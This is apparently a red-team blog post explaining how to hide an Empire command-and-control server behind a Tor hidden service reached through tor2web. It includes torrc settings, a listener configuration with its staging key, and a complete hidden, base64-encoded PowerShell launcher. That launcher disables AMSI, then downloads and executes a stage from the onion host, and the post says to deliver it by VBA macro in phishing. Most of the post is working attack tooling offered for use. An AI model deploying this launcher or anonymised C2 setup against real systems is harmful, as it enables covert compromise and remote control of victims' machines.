November 26, 2016

USE TOR. USE EMPIRE.

—

Recently I used Empire at work on a phishing engagement because it supports macOS, Linux, and Windows hosts from one listener. You should try it out if you find yourself where you need Command and Control (C2) that is easy to use with many features.*

But that is not the topic of this post.

Many security experts say: "Use Tor. Use Signal." And I can agree on that to some extent. However, ordering food over Tor is difficult when the waiter is looking at you in the face. I guess context is everything. ¯_(ツ)_/¯

I say "Use Tor. Use Empire." /snark

It's not difficult and using Empire through a hidden service solves some problems:

- You don't need a server on the Internet - put the C2 in a docker host locally or put it behind portal
- Keep your C2 anonymous - only the Empire Listener is exposed
- Doesn't require Tor to be installed on the host/target (tor2web)
- Secure by default (more on this)

On the downside:

- My Demo uses tor2web URLs - pretty easy to filter for a defender

- Not using tor2web type redirectors requires Tor to be installed on the host and then proxied via the tor socks listener via netcat (Mac/*nix) - on windows it's a bit more difficult (netsh and bypass-filter all the things)
- There have been attacks to de-anonymize tor hidden services (certain conditions apply).

Here's how to do it:

- Install Tor on your server where you will be using Empire.
- Update the torrc to support the hidden service with the following syntax:
  HiddenServicePort 80 127.0.01:<listener port>

```
HiddenServiceDir /usr/local/var/lib/tor/hidden_service/
#HiddenServicePort 80 127.0.0.1:80
HiddenServicePort 80 127.0.0.1:9090
```

- Grab your hidden service hostname in the above directory:

```
sh-4.2$ cat /usr/local/var/lib/tor/hidden_service/hostname
y4hgaofmhx3bcml4.onion
```


- Set up your listener. In the screenshot below I'm using .onion.to as the domain. It's typed correctly: https://y4hgaofmhx3bcml4.onion.to/**:**9090 Note the /:<PORT> after the onion.to -that's the correct syntax. I set the DefaultDelay and Jitter at higher intervals because Tor can be slow at times.

```
(Empire: listeners) > info onion

onion Options:

  Name             Required    Value                          Description
  ----             --------    -------                        -----------
  KillDate         False                                      Date for the listener to exit (MM/dd/yyyy).
  Name             True        onion                          Name for the listener.
  DefaultProfile   True        /admin/get.php,/news.php,/login/ Default communication profile for the agent.
                               process.php|Mozilla/5.0 (Windows
                               NT 6.1; WOW64; Trident/7.0;
                               rv:11.0) like Gecko
  DefaultLostLimit True        200                            Number of missed checkins before exiting
  DefaultDelay     True        30                             Agent delay/reach back interval (in seconds).
  Host             True        https://y4hgaofmhx3bcml4.onion.t Hostname/IP for staging.
                               o/:9090
  Port             True        9090                           Port for the listener.
  WorkingHours     False                                      Hours for the agent to operate (09:00-17:00).
  CertPath         False                                      Certificate path for https listeners.
  DefaultJitter    True        1.0                            Jitter in agent reachback interval (0.0-1.0).
  StagingKey       True        ]47.c>5<gXoFj-}dUAn:LiQMq/I%SEx~ Staging key for initial agent negotiation.
  BindIP           True        0.0.0.0                        The IP to bind to on the control server.
  ServerVersion    True        Microsoft-IIS/7.5              TServer header for the control server.
```

- Now grab the launcher to deploy in your VBA macro, Ebowla, or via manual means:

```
(Empire: listeners) > launcher powershell onion
powershell.exe -NoP -sta -NonI -W Hidden -Enc WwBSAEUAZgBdAC4AQQBzAHMAZQBNAEIAbABZAC4ARwBlAFQAVAB5AFAARQAoACcAUwB5AHMAdABlAG0ALgBNAGEA
gBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkAVQB0AGkAbABzACcAKQB8AD8AewAkAF8AfQB8ACUAewAkAF8ALgBHAGUAVABGAGkAZQBMAGQ
KAAnAGEAbQBzAGkASQBuAGkAdABGAGEAaQBsAGUAZAAnACwAJwBOAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQAuAFMARQB0AFYAQQBMAFUARQAoACQAbgB1AE
AbAAsACQAVAByAHUARQApAH0AOwBbAFMAWQBzAFQAZQBNAC4ATgBFAHQALgBTAEUAUgB2AEkAYwBFAFAATwBpAG4AVABNAGEAbgBBAGcARQBSAF0AOgA6AEUAeABQAEUAYwBUA
EAMAAwAEMATwBuAHQASQBOAHUARQA9ADAAOwAkAFcAQwA9AE4AZQBXAC0ATwBCAGoARQBDAFQAIABTAFkAUwBUAEUATQAuAE4AZQBUAC4AVwBFAGIAQwBsAEkARQBOAHQAOwAk
HUAPQAnAE0AbwB6AGkAbABsAGEALwA1AC4AMAAgACgAVwBpAG4AZABvAHcAcwAgAE4AVAAgADYALgAxADsAIABXAE8AVwA2ADQAOwAgAFQAcgBpAGQAZQBuAHQALwA3AC4AMAA
ACAAcgB2ADoAMQAxAC4AMAApACAAbABpAGsAZQAgAEcAZQBjAGsAbwAnADsAMwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBlAHIAdgBpAGMAZQBQAG8AaQBuAHQAVQB8AG4AYQ
nAGUAcgBdADoAOgBTAGUAcgBZAGUAcgBDAGUAcgB0AGkAZgBpAGMAYQB0AGUAVgBhAGwAaQB8AGEAdABpAG8AbgBDAGEAbABsAGIAYQBjAGsAIAA9ACAAewAkAHQAcgB1AGUAf
A7ACQAVwBjAC4ASABlAEEAZABlAFIAUwAuAEEAZABkACgAJwBVAHMAZQByAC0AQQBnAGUAbgB0ACcALAAkAHUAKQA7ACQAdwBDAC4AUABSAG8AeABZAD0AWwBTAFkAUwBUAEUA
QAuAE4AZQBUAC4AVwBlAEIAUgBFAHEAVQBFAFMAVABdADoAQgBEAGUARgBBAFUAbAB0AFcAZQBCAFAAUgBPAFgAeQA7ACQAdwBjAC4AUAByAE8AWAB5AC4AQwByAEUARABlAG4
VABJAEEATABzACAAPQAgAFsAUwBZAHMAVABFAG0ALgBOAEUAVAAuAEMAcgBlAGQAZQBuAHQAUwBhAEwAQwBhAGMASABFAF0AOgA6AEQAZQBmAGEAVQBMAFQATgBFAHQAVwBPAH
AcwBDAFIAZQBkAEUAbgBUAGkAYQBMAFMAOwAkAEsAPQBbAFMAWQBzAHQAZQBtAC4AVABFAFgAVAAuAEUAbgBDAE8ARABpAE4AZwBdADoAOgBBAFMAQwBJAEkALgBHAGUAdABCA
kAVABFAHMAKAAnAF0ANAA3AC4AYwA+ADUAPABnAFgAbwBGAGoALQB9AGQAVQBBAG4AOgBMAGkAUQBNAHEALwBJACUAUwBFAHgAfgAnACkAOwAkAFIAPQB7ACQARAAsACQASwA9
CQAQQBSAGcAcwA7ACQAUwA9ADAALgAuADIANQA1ADsAMAAuAC4AMgA1ADUAfAAlAHsAJABKAD0AKAAkAEoAKwAkAFMAWwAkAF8AXQArACQASwBbACQAXwA1ACQASwAuAEMATwB
AE4AdABdACkAJQAyADUANgA7ACQAUwBbACQAXwBdACwAJABTAFsAJABKAF0APQAkAFMAWwAkAEoAXQAsACQAUwBbACQAXwBdAH0AOwAkAEQAfAAlAHsAJABJAD0AKAAkAEkAKw
xACkAJQAyADUANgA7ACQASAA9ACgAJABIACsAJABTAFsAJABJAF0AKQA1ADIANQAzADsAJABTAFsAJABJAF0ALAAkAFMAWwAkAEgAXQA9ACQAUwBbACQASABdACwAJABTAFsAJ
BJAF0AOwAkAF8ALQBCAHgATwBSACQAUwBbACgAJABTAFsAJABJAF0AKwAkAFMAWwAkAEgAXQApACUAMgA1ADYAXQB9AH0AOwAkAHcAYwAuAEgAZQBhAGQARQBSAHMALgBBAGQA
AAoACIAQwBvAG8AcwBpAGUAIgAsACIAcwBlAHMAcwBpAG8AbgA9AHMASwBhAGgAcgB4AEkAVQBhAE0AUAA3ADQAZwBNAFEAYgBSAFMAZABhAHIANwA2AG0AcQBnAD0AIgApADs
JABzAGUAcgA9ACcAaAB0AHQAcABzADoALwAvAHkANABoAGcAYQBvAGYAbQBoAHgAMwBiAGMAbQBsADQALgBvAG4AoQBvAG4ALg80AG8ALwA6ADkAMAA5ADAAJwA7ACQAdAA9AC
ALwBsAG8AZwBpAG4ALwBwAHIAbwBjAGUAcwBzAC4AcABoAHAAJwA7ACQAZABBAHQAQQA9ACQAVwBDAC4ARABPAHcAbgBsAG8AQQBEAEQAYQBUAGEAKAkAFMARQBSACsAJABUA
kAOwAkAEkAdgA9ACQARABBAFQAQQBbADAALgAuADMAXQA7ACQARABBAHQAQQA9ACQARABhAFQAYQBbADQALgAuACQARABhAFQAQQAuAEwARQBOAGcAdABIAF0AOwAtAGoATwBJ
E4AIwBDAEgAYQByAFsAXQBdACgAJgAgACQAUgAgACQAZABBAFQAYQAgACgAJABJAFYAKwAkAEsAKQApAHwASQBFAFgA
```

- After deployment, you should see this shortly:



Notice in the config that I didn't use a cert to force HTTPS agent communications. A couple reasons:

- The Tor2Web site in this demo uses TLS 1.2 AES-256-GCM with ECDHE_RSA for key exchange.
- Traffic from the Tor2Web URL redirector is encrypted via the normal tor encryption method all the way to the hidden service.
- Using a cert to force https in my testing resulted in failure. ಠ_ಠ

Ok that's it, enjoy your shells responsibly!

* Metasploit would have worked also, just wanted to give Empire a shot.

Share

COMMENTS

Saurabh Patil December 24, 2017 at 8:45 AM

Hi, I really like this Blog. The problem is when I type "info onion" , it says "Invalid listener name"
Please guide me through this problem.

Josh Pitts December 24, 2017 at 9:38 AM

"It is not a mistake to commit a mistake, for no one commits a mistake knowing it to be one. But it is a mistake not to correct the mistake after knowing it to be one. If you are afraid of committing a mistake, you are afraid of doing anything at all. You will correct your mistakes whenever you find them." - Mohandas K. Gandhi

REPLY

New comments are not allowed.

POPULAR POSTS

August 02, 2017

CLOSING THE DOOR | END OF BACKDOOR FACTORY

Share Post a Comment